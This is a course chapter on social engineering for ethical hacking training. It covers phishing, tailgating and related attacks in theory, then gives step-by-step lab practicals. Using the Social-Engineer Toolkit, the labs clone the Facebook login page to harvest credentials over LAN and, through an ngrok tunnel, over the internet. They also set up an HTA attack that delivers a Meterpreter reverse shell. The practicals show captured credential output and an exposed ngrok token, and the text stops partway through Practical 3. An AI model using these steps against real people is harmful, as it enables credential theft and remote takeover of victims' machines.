

9. Social Engineering



ETHICAL HACKING



Theory

Social engineering

Social engineering is an art of exploiting humans to gain sensitive information. This technique involves tricking people into breaking standard security procedures. It is a most significant threat in any organization. Common targets of social engineering include help desk personnel, technical support executives, system administrators, etc.

YouTube Reference: [The Real Hustle](#)

Types of Social engineering

Social engineering is classified based on the techniques used to attack or commit fraud on the victim to steal the sensitive information. Types of social engineering attacks are:

- Human-based
- Computer-based
- Mobile-based

Human-Based

In human-based social engineering attacks, the social engineer interacts directly with the target to get sensitive information by performing the various techniques such as

- Shoulder surfing
- Dumpster diving
- Tailgating
- Piggybacking

Computer Based

Computer-based social engineering attacks are carried out with the help of computer software to gain access to the desired information. Some of these attack types are listed as follows:

- Phishing
- Spam mail
- Popup windows

Mobile Based

In mobile-based social engineering attacks, attackers take advantage of malicious mobile applications to gain access to the desired information. Some of the attack types are listed as follows:

- SMishing
- Publish malicious apps
- Repacking legitimate apps

Exploiting Human Using Social engineering

Social engineering and the human element are common ways to gain access to a network, database, or building. Major cyber incidents happen as the result of an attacker gaining initial access using social engineering technique, usually by convincing an insider to unwittingly download or install a piece of malware that opens up the target network to the attacker.

Attackers employ many tricks to try to get a human target to provide them with information or access. They appeal to ego, financial need, curiosity, humanity, or job duties all with the goal of getting the target to either click on a link that redirects the target to a malicious website or opens an attachment that contains malware.

Humans continue to be the weak link. No matter how secure a network, device, system, or organization is from a technical point of view, humans can often be exploited.

- Individuals should be vigilant regarding emails
- unsolicited phone calls that attempt to get people to reveal sensitive information.
- Companies should regularly provide security awareness training to employees.
- Lack of the security policies
- Unregulated access to information

Eavesdropping

Eavesdropping is a technique used by attackers to intercept unauthorized and private communication, such as a phone call, instant message, video conference or fax transmission. This is done by directly listening to digital or analog voice communication or by intercepting or sniffing data relating to any form of communication.



Video Reference: <https://www.youtube.com/watch?v=1ASIXT-VGUY>

Dumpster diving

Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container). In Information Technology, dumpster diving refers to a technique used to retrieve information that could be used to perform attacks on a computer network. Dumpster diving is not limited



to searching through the trash for information like access codes or passwords written down on sticky notes

Reference: <https://www.social-engineer.org/framework/information-gathering/dumpster-diving/>

Shoulder Surfing

Shoulder surfing is noting but direct observation, such as looking over someone's shoulder, to grab sensitive details. It is commonly used while someone enters passwords, PIN numbers, security codes at ATMs or on their personal computers.

Reference: <https://www.social-engineer.org/framework/information-gathering/physical-methods-of-information-gathering/>



Tailgating and Piggybacking

A person tags himself with another person who is authorized to gain access into a restricted area, or pass a specific checkpoint is known as Tailgating/Piggybacking. Tailgating implies without consent while piggybacking means approval of the authorized person.



Phishing

Phishing is the attempt to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, financial information), often for malicious reasons, by masquerading as a trustworthy entity in electronic communication.

WE CALL IT TAILGATING.

Reference: <https://www.social-engineer.org/framework/attack-vectors/phishing-attacks-2/>



Spear phishing

Spear phishing is a variation on phishing in which hackers send emails to groups of people with specific common characteristics or other identifiers. Spear phishing emails appear to come from a trusted source but are designed to help hackers obtain trade secrets or other classified information.

Countermeasures

1. Employees in an organization should be aware of security policies and procedures.
2. Secure or shred all the documents containing private information.
3. Protect your personal information from being published.
4. Never store personal/banking information on the mobile device.

References:

1. Ablon, & Lillian. (2015, October 20). Social Engineering Explained: The Human Element in Cyberattacks. Retrieved from <https://www.rand.org/blog/2015/10/social-engineering-explained-the-human-element-in-cyberattacks.html>
2. What is Spear Phishing? - Definition from Techopedia. (n.d.). Retrieved from <https://www.techopedia.com/definition/4121/spear-phishing>



Practicals

INDEX

S. No.	Practical Name	Page No.
1	Creating a phishing page using Social Engineering Toolkit (SET) - LAN Attack	1
2	Creating a phishing page using Social Engineering Toolkit (SET) - WAN Attack	5
3	Hacking windows machines with HTA attack method	11
4	Web-jacking Attack using Social Engineering Toolkit	16



THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: Creating a phishing page using Social Engineering Toolkit (SET) -LAN Attack

Description: In this practical you will learn how to create a phishing page that will exactly look like the original page to mislead the target to steal his credentials or any personal information, using SET. In this practical we perform this in LAN level, that means by taking the attacker and target are in the same network.

Prerequisites: SET should be installed in your system

Step 1: In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]~#rm -rf /var/www/html/*
```

Step 2: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]~#setoolkit
```

```
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Step 3: Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing page which looks similar to the Facebook login page.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4: Select option 1 Social-Engineering Attacks

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Step 5: Select option 2 Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Step 6: Select **option 3 Credential Harvester Attack Method** to harvest login credentials with the help of phishing page.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Step 7: Choose **2 Site Cloner** to clone a live website.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.9] 192.168.0.9
```

Step 8: Provide a local IP address (attacker private IP) for the postback.

```
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

Step 9: Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until **Credential Harvester is running on port 80** message.


```
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are
res all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- Trick victim to visit phishing page running on attacker's IP address (use URL shortening service to make IP address look like web link). If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.

On victim's computer:



On attacker's computer:

```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-345
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjoxMzY2LCJhaCI6NzI4LCJjIjoyN
H0=
PARAM: lgnrnd=024648_zDjf
PARAM: lgnjs=1601459868
POSSIBLE USERNAME FIELD FOUND: email=testinglocal
POSSIBLE PASSWORD FIELD FOUND: pass=testing123
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
```

Practical 2: Creating a phishing page using Social Engineering Toolkit (SET) -WAN Attack


Description: In this practical we perform the first practical but in WAN level, by taking the attacker and target are in different networks.

Step 1: In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]~[/home/user]
#rm -rf /var/www/html/*
```

Step 2: Ngrok Installation and configuration:

- Ngrok is a tool that opens access to the local ports on the internet and creates a secure tunnel. Visit <https://ngrok.com> and register to download a free version of the software.




Step 3: To install ngrok application follow the process shown in below images (We can also get detailed installation steps from the ngrok website).

```
[user@parrot-virtual]~[~]
$cd Downloads/
[user@parrot-virtual]~[/Downloads]
$ls
ngrok-stable-linux-amd64.zip
```

```
[user@parrot-virtual]~[/Downloads]
$unzip ngrok-stable-linux-amd64.zip -d ngrok
Archive:  ngrok-stable-linux-amd64.zip
inflating: ngrok/ngrok
```

```
[user@parrot-virtual]-[~/Downloads]
$ cd ngrok/
[user@parrot-virtual]-[~/Downloads/ngrok]
$ ls
ngrok
```

Step 4: To run ngrok on our computer (attacker's Parrot Linux machine), from ngrok directory execute the command given on the ngrok website.



```
[user@parrot-virtual]-[~/Downloads/ngrok]
$ ./ngrok authtoken 1iAx6VqICMqennBQGVbtRLOH0N8_bFPT3JCR8p83cEKY1nGZ
Authtoken saved to configuration file: /home/user/.ngrok2/ngrok.yml
```

Step 5: Execute below command that starts ngrok.

```
[user@parrot-virtual]-[~/Downloads/ngrok]
$ ./ngrok http 80
```

Step 6: After executing the above command, ngrok opens a new terminal with links to forwarded ports.

```
ngrok by @inconsreveable (Ctrl+C to quit)

Session Status      online
Session Expires     7 hours, 59 minutes
Version             2.3.35
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://d93b76308426.ngrok.io -> http://10
Forwarding           https://d93b76308426.ngrok.io -> http://1

Connections         ttl    opn    rt1    rt5    p50    p
0              0      0.00   0.00   0.00   0
```

Creating the phishing page:

Step 7: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
#setoolkit
```

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Step 8: In this practical, we intend to create a phishing a page that looks similar to the Facebook login page which should be available for anyone on the internet.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```


Step 9: Select option 1 Social-Engineering Attacks

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu
set> 2
```

Step 10: Select option 2 Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

Step 11: Select option 3 Credential Harvester Attack Method to harvest login credentials with the help of phishing page.

```
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```

Step 12: Choose **2 Site Cloner** to clone a live website.

```
ngrok by @inconsreveable (Ctrl+C to quit)

Session Status      online
Session Expires     7 hours, 59 minutes
Version             2.3.35
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://d93b76308426.ngrok.io -> http://lo
Forwarding           https://d93b76308426.ngrok.io -> http://l

Connections          ttl      opn      rt1      rt5      p50      p
0                0        0.00     0.00     0.00     0
```

```
[ -] Credential harvester will allow you to utilize the clone capabilities within SET
[ -] to harvest credentials or parameters from a website as well as place them into a report
[ -] This option is used for what IP the server will POST to.
[ -] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.121]: d93b76308426.ngrok.io
```

Step 13: To perform WAN level phishing attack, provide domain generated by ngrok for the postback.


```
[ -] SET supports both HTTP and HTTPS
[ -] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://www.facebook.com/
```

Step 14: Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until **Credential Harvester is running on port 80** message.

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...ico 404 Not Found
Photo.bmp GET /favicon.ico 404 Not Found
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- Trick victim to visit <https://06966015.ngrok.io> . If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.

On the victim's computer:



On the attacker's computer:

```
POSSIBLE USERNAME FIELD FOUND: skip_api_login= http://127.0.0.1:4040
PARAM: signed_next= Forwarding http://06966015.ngrok.io ->
PARAM: trynum=1 Forwarding https://06966015.ngrok.io -
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0= rt5
PARAM: lgrrnd=034254_LEBN 9 0 0.03 0.0
PARAM: lgnjs=1528109041
POSSIBLE USERNAME FIELD FOUND: email=chinnitesting
POSSIBLE PASSWORD FIELD FOUND: pass=cantseeit
PARAM: prefill_contact_point=
PARAM: prefill_source= POST /ajax/bz
PARAM: prefill_type= POST /login.php
PARAM: first_prefill_source= ajax/bz
PARAM: first_prefill_type= ajax/bz
PARAM: had_cp_prefilled=false ajax/bz
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false Not Found
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT OK
```

Practical 3: Hacking windows machines with HTA attack method


Description: In this practical we try to take meterpreter connection from the target windows machine, by inserting the hta payload in the phishing website we create. When the target visits the page hta payload will be asked to download and if he downloads it and executes it, the attacker will get a reverse connection from the target system.

Step 1: In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]-[/home/user]
#rm -rf /var/www/html/*
```

Step 2: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
#setoolkit
```



```

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Account Vinay (Plan: Free)
Version 2.2.8
United States (us)
http://127.0.0.1:
http://06966015.n
https://06966015.

There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

Step 3: Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4: Select option 1 Social-Engineering Attacks

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu

set> 2
```

Step 5: Select option 2 Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack> 8
```

Step 6: This time, choose **Option 8 HTA Attack Method** and hit enter

```
1) Web Templates POST /ajax/
2) Site Cloner POST /login
3) Custom Import POST /ajax/
99) Return to Webattack Menu POST /ajax/
set:webattack>2
```

Step 7: Choose **2 Site Cloner** to clone a live website.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com/
```

Step 8: Provide the address of website to be cloned (<https://www.facebook.com/>) press enter

```
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.121]: 192.168.0.121
Enter the port for the reverse payload [443]: 443
```

Step 9: Provide IP address and Port number for reverse connection.

```
Select the payload you want to deliver:
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 3
```

Step 10: Choose **Meterpreter Reverse TCP** payload and press enter. This tool will create phishing page and automatically starts Metasploit Framework and loads listener to receive connections.

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
[*] STarting the Metasploit Framework console.../
```

